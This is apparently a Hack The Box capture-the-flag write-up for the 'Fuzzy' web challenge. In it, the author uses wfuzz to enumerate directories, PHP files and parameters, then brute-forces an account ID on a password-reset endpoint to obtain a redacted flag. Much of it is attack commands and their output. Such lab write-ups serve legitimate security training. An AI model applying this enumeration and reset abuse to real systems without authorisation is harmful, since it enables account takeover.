
FUZZY

Hack The Box
PEN-TESTING LABS

Reported by kaiUb (https://github.com/kaiUb777)

1. Start web page challenge



Welcome to Acme Inc!

Everything is still under development. Hopefully I will have an account creation and login/password reset functions ready soon!

Lorem Ipsum

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

2. Fuzzing directory



```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -w //usr/share/wordlists/wfuzz/general/common.txt --hc 404 -u htt
p://docker.hackthebox.eu:31506/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://docker.hackthebox.eu:31506/FUZZ
Total requests: 949

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000062:   301        7 L      12 W     178 Ch      "api"
000000223:   301        7 L      12 W     178 Ch      "css"
000000454:   301        7 L      12 W     178 Ch      "js"
```

3. /api web page result




Unable to connect

Firefox can't establish a connection to the server at docker.hackthebox.eu.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

4. Found /api and keep fuzzing again with different extensions



```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -w //usr/share/wordlists/wfuzz/general/big.txt --hc 404 -u http:/
/docker.hackthebox.eu:31506/api/FUZZ.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
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Target: http://docker.hackthebox.eu:31506/api/FUZZ.php
Total requests: 3024

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000107:   200        0 L      4 W      24 Ch       "action"
```



5. /api/action.php result page



Error: Parameter not set

6. Fuzzing parameter



```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -w Documents/Wordlist/phpParams/phpParameters.txt --hs "Error: Pa
rameter not set" --hc 404 -u http://docker.hackthebox.eu:32592/api/action.php?FU
ZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
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Target: http://docker.hackthebox.eu:32592/api/action.php?FUZZ
Total requests: 2588

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000106:   200        0 L      5 W      27 Ch       "reset"
```



7. **Parameter found, but look the web page result**



Error: Account ID not found

8. **Fuzzing the id number**



```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -z range,0-100 --hl 97 --hs "Error: Account ID not found" --hc 40
4 -u http://docker.hackthebox.eu:32592/api/action.php?reset=FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
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Target: http://docker.hackthebox.eu:32592/api/action.php?reset=FUZZ
Total requests: 101

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000021:   200        0 L      10 W     74 Ch       "20"

Total time: 0.700130
```


9. And finally get the flag



You successfully reset your password! Please use HTB{[redacted]} to login.